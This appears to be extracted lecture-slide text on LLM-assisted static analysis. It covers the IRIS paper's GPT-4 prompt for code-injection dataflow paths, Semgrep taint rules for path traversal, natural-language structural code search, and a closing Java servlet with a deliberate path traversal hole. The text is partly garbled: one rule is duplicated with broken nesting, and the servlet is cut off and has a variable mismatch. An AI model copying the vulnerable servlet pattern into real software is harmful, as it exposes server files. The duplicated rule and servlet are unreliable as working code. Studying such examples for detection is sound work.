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
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IRIS: LLM-ASSISTED STATIC ANALYSIS FOR



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1

Section 3.2
Candidate Extractor

Section 3.3
Label Source/Sinks

Section 3.4
Static Taint Analysis

Section 3.5
Contextual Analysis

External API
package c1
java.io Ob
javax.va... Cor

Internal Function
class
FieldExpressi
CronParser

User Prompt

Analyze the following dataflow path in a Java project and predict whether it contains a **Code-Injection** vulnerability (CWE-094), or a relevant vulnerability. Please note that injection of malicious expression might lead to arbitrary code execution as well.

CWE Information

Source (expression : String):

```
public class CronParser {  
    public Cron parse(String expression) { // ← SOURCE  
        Preconditions.checkNotNull(expression);  
        ... } }
```

Context surrounding the source

Marking the exact source location in comment

Steps:

- Step 1 [CronParser.java]: String rep = expr.replace(...);
...

Intermediate Steps

Sink (getMessage(...)):

```
public class CronValidator implements ConstraintValidator {  
    public boolean isValid(String value, ...) {  
        ...  
    } catch (IllegalArgumentException e) {  
        ctx.disableDefaultConstraintViolation();  
        ctx.buildMessage(e.getMessage()).addCode(...); // ← SINK  
        return false;  
    } ... } }
```

Context surrounding the sink

Marking the exact sink location in comment

Large Language Model (zero-shot)

LLM JSON Response (GPT-4)

```
{  
  "explanation": "The source is user input being parsed and validated, which is a common entry point for tainted data. The sink is an error message being used in a way that could potentially be executed by downstream code, fitting the criteria for a CWE-094 vulnerability if the error message is mishandled. However, without evidence of the error message being executed, it's speculative to confirm vulnerability solely based on this dataflow.",  
  "source_is_false_positive": false,  
  "sink_is_false_positive": false,  
  "is_vulnerable": true  
}
```





Table 1: Overall performance comparison of CodeQL vs IRIS on Detection Rate ($\uparrow$), Average FDR ($\downarrow$), and Average F1 ($\uparrow$). We present results of IRIS with LLMs including GPT-4 and GPT-3.5, L3 8B and 70B, Q2.5C 32B, G2 27B, and DSC 7B.

	Method	#Detected (/120)	Detection Rate (%)	Avg FDR (%)	Avg F1 Score
	CodeQL	27	22.50	90.03	0.076
IRIS +	GPT-4	55 ($\uparrow$ 28)	45.83 ($\uparrow$ 23.33)	84.82 ($\downarrow$ 5.21)	0.177 ($\uparrow$ 0.101)
	GPT-3.5	47 ($\uparrow$ 20)	39.17 ($\uparrow$ 16.67)	90.42 ($\uparrow$ 0.39)	0.096 ($\uparrow$ 0.020)
	L3 8B	41 ($\uparrow$ 14)	34.17 ($\uparrow$ 11.67)	95.55 ($\uparrow$ 5.52)	0.058 ($\downarrow$ 0.018)
	L3 70B	54 ($\uparrow$ 27)	45.00 ($\uparrow$ 22.50)	90.96 ($\uparrow$ 0.93)	0.113 ($\uparrow$ 0.037)
	Q2.5C 32B	47 ($\uparrow$ 20)	39.17 ($\uparrow$ 16.67)	92.38 ($\uparrow$ 2.35)	0.097 ($\uparrow$ 0.021)
	G2 27B	45 ($\uparrow$ 18)	37.50 ($\uparrow$ 15.00)	91.23 ($\uparrow$ 1.20)	0.100 ($\uparrow$ 0.024)
	DSC 7B	52 ($\uparrow$ 25)	43.33 ($\uparrow$ 20.83)	95.40 ($\uparrow$ 5.37)	0.062 ($\downarrow$ 0.014)



Agenda

- ~~Vuln Case Study: Path Traversal (CWE-22)~~
- ~~Vuln Detection Language: CodeQL~~
- Vuln Detection Language: Semgrep
- Vuln Exploits: Proof-of-Concept


Meet Your New AI AppSec Engineer

All the insights from static analysis. None of the false positives.

[Do more with Semgrep Assistant →](#)


Semgrep for Path Traversal (CWE-22)

```
rules:
  - id: httpServletRequest-path-traversal
    metadata:
      cwe:
        - "CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')"
      vulnerability_class:
        - Path Traversal
    mode: taint
    pattern-sources:
      - patterns:
        - pattern-either:
          - pattern: (HttpServletRequest $REQ)
          - patterns:
            - pattern-inside: $TYPE[] $VALS = (HttpServletRequest $REQ).$GETFUNC(...);
            - pattern: $PARAM = $VALS[$INDEX];
    pattern-sanitizers:
      - pattern: org.apache.commons.io.FilenameUtils.getName(...)
    pattern-sinks:
      - patterns:
        - pattern-either:
          - pattern: (java.io.File $FILE) = ...
          - pattern: (java.io.FileOutputStream $FOS) = ...
          - pattern: new java.io.FileInputStream(...)
    severity: ERROR
    languages:
      - java
```



- **Tainted input:** malicious file paths
- **Attack surface:** internet http request, untrusted files (e.g., Zip)
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- **Absence of Sanitization:** no “resolve” or “normalize” from tainted input to manifestation

```
rules:
  - id: httpServletRequest-traversal
    metadata:
      cwe:
        - "CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')"
      vulnerability_class:
        - Path Traversal
    mode: taint
    pattern-sources:
      - patterns:
        - pattern-either:
          - pattern: (HttpServletRequest $REQ)
          - patterns:
            - pattern-inside: $TYPE[] $VALS = (HttpServletRequest $REQ).$GETFUNC(...);
            - pattern: $PARAM = $VALS[$INDEX];
        - pattern-sanitizers:
          - pattern: org.apache.commons.io.FilenameUtils.getName(...)
        - pattern-sinks:
          - patterns:
            - pattern-either:
              - pattern: (java.io.File $FILE) = ...
              - pattern: (java.io.FileOutputStream $FOS) = ...
              - pattern: new java.io.FileInputStream(...)
    severity: ERROR
    languages:
      - java
```



Structural Code Search using Natural Language Queries

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YANJUN WANG, Amazon Web Services, USA

ZACH PATTERSON, Amazon Web Services, USA

PRANAV GARG, Amazon Web Services, USA

MURALI KRISHNA RAMANATHAN, Amazon Web Services, USA

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Structural Code Search using Natural Language

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Query Language	Searchable predicates	Language constructs	Expressivity
Comby	<code>for(...)</code> { ... }, <code>:[hole] = ...</code> , <code>:[hole~[a-z]](...)</code> ,...	<code>where [:a] == [:b]</code> , <code>where match [:a] { }</code> , ...	Data-flow: approx. Control-flow: Yes Inter-proc: No
	NL Query: <i>"Find all cases where value returned by Integer.toString is used by an add operation inside a for loop"</i> DSL Query: <code>for(...) {:[X] += Integer.toString(...);}</code>		
Semgrep	<code>for(...)</code> { ... }, <code>\$X = ...</code> , <code>\$Call(...)</code> , ...	<code>pattern</code> , <code>pattern-either</code> , <code>pattern-not</code> , <code>pattern-inside</code> ,...	Data-flow: approx. Control-flow: Yes Inter-proc: No
	NL Query: <i>"Find all cases where value returned by Integer.toString is used by an add operation inside a for loop"</i> DSL Query: <code>pattern: \$X += Integer.toString(...);</code> <code>pattern-inside: for(...) { ... }</code>		
CodeQL	<code>hasName(...)</code> , <code>hasQualifiedName(...)</code> <code>getIntValue(...) = ...</code> ...	<code>or</code> , <code>and</code> , <code>not</code> , <code>forall</code> , <code>exists</code> , <code>if then else</code> ...	Data-flow: Yes Control-flow: Yes Inter-proc: No
	NL Query: <i>"Find all cases where equals is called on an empty string."</i> DSL Query: <code>from MethodAccess ma where</code> <code>ma.getMethod().hasName("equals") and</code> <code>ma.getArgument(0).(StringLiteral).getValue() = ""</code> <code>select ma, "Matched"</code>		
GQL	<code>withMethodCallFilter</code> , <code>withDataByTypeFilter</code> , <code>withDataDependencies-</code> <code>Transform, ...</code>	<code>withAnyOf</code> , <code>withAllOf</code> , <code>withNegationOf, ...</code>	Dataflow: Yes Control-flow: Yes Inter-proc: Yes
	NL Query: <i>"Find all cases where a String object is used by an add operator within a for loop"</i> DSL Query: <code>new CustomRule.Builder()</code> <code>.withControlFilter("FOR_STATEMENT")</code> // Match for loops <code>.withContextNodesTransform(ContextKind.LOOP)</code> // Transform to body <code>.withActionFilter("\\+")</code> // Filter for the add operator <code>.withArgumentTransform(ArgumentPredicate.ANY_ARGUMENT)</code> <code>.withDataByTypeFilter(true, "String")</code> // Match String objects <code>.check().build()</code>		

Structural Code Search using Natural Language Queries

BEN L
YANJU
ZACH
PRANA
MURA
XIAOF
ANOO
MIRYU

a, Los Angeles, USA

Query Language	Searchable predicates	Language constructs	Expressivity
Comby	for(...) { ... }, :[hole] = ... , :[hole] => { ... }, ...	where [a] == [b], where match [a] { }, ...	Data-flow: approx. Control-flow: Yes Inter-proc: No
Semgrep	NL Query: "by an add op" DSL Query: for(...) { for(...) { sx = ... , \$call(...), ... }		
CodeQL	NL Query: "hasName(...)" DSL Query: pattern: \$x pattern-inside: ... hasName(...) hasQualifie getIntValue ...		
GQL	NL Query: "within a for loop" DSL Query: new CustomRule { withControl withContext withAction withArgument withDataBy check().but		

Natural Language Query

Identify all instances of method calls named 'nextToken' that are fully qualified as 'java.util.StringTokenizer.nextToken', have no arguments, and are contained within the body of a while loop.

Predicted GQL Query

```
/* Filtering the context to While statements */  
.withControlFilter("WHILE_STATEMENT")  
.withAnyOf(b -> b.withInNodesTransform(e -> resolveDummy(e)), b -> b)  
/* Transforming to the loop's body */  
.withContextNodesTransform(ContextKind.LOOP)  
.withAnyOf(b -> b.withInNodesTransform(e -> resolveDummy(e)), b -> b)  
/* Filtering for method calls */  
.withNodeByTypeFilter(EGroumASTNodeType.METHOD_INVOCATION)  
.withAnyOf(b -> b.withInNodesTransform(e -> resolveDummy(e)), b -> b)  
/* Checking if the method call is 'nextToken' with no arguments */  
.withMethodCallFilter("java\\util\\.StringTokenizer\\.nextToken")  
.withNumberOfArgumentsFilter(0)  
.withAnyOf(b -> b.withInNodesTransform(e -> resolveDummy(e)), b -> b)
```

Matches (Total = 12)

- File: 1415502.java, Line 146: String t = st.nextToken();
- File: 1948766.java, Line 297: String str = st.nextToken();
- File: 1948766.java, Line 27: variant += sep + tokens.nextToken();
- ...

Natural Language Query

Identify all instances of the '!' operator in the code.

Predicted GQL Query

```
/* Checks that the entity is a ! operator. */  
.withActionFilter(true, "!")  
/* Resolves dummy data nodes to their respective actions. */  
.withAnyOf(b -> b.withInNodesTransform(e -> resolveDummy(e)), b -> b)
```

Matches (Total = 12)

- File: 2319745.java, Line 65: !action.equals(other.action))
- File: 2319745.java, Line 68: other.typePatten != null
- File: 922483.java, Line 48: !super.equals(obj)
- ...

Fig. 7. Example of a complex and a simple NL query that is accurately matched to code by our structural code search approach.

Agenda

- ~~Vuln Case Study: Path Traversal (CWE-22)~~
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Defensive vs Offensive Security

Defensive Security

Detect, Prevent, and Respond to Attacks

- Vulnerability detection
- Auditing
- Monitoring
- Patching

Offensive Security

Identify and Exploit Vulnerabilities
Ethically to Improve Defense

- Simulating real-world attacks
- Find out new attack surfaces
- Penetration testing
- Ethical hacking

Defensive vs Offensive Security

Blue Team (🟦)

Defensive Security

Detect, Prevent, and Respond to Attacks

- Vulnerability detection
- Auditing
- Monitoring
- Patching


Red Team (🚩)

Offensive Security

Identify and Exploit Vulnerabilities
Ethically to Improve Defense

- Simulating real-world attacks
- Find out new attack surfaces
- Penetration testing
- Ethical hacking

Defensive vs Offensive Security



```
import javax.servlet.*;
import javax.servlet.http.*;
import java.io.*;

public class DownloadFileServlet extends HttpServlet {
    private static final String BASE_DIR = "/var/www/public-files";

    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse res)
        throws ServletException, IOException
    {
        String requested = req.getParameter("path");
        if (requested == null || requested.isEmpty()) { /* ERROR */ }

        File file = new File(BASE_DIR + File.separator + requested);
        if (file.exists() && file.isFile()) {
            resp.setHeader("Content-Disposition", "attachment; filename=\"" + file.getName() + "\"");
            try (InputStream in = new FileInputStream(file); OutputStream out = resp.getOutputStream()) {
                // Read the file...
            }
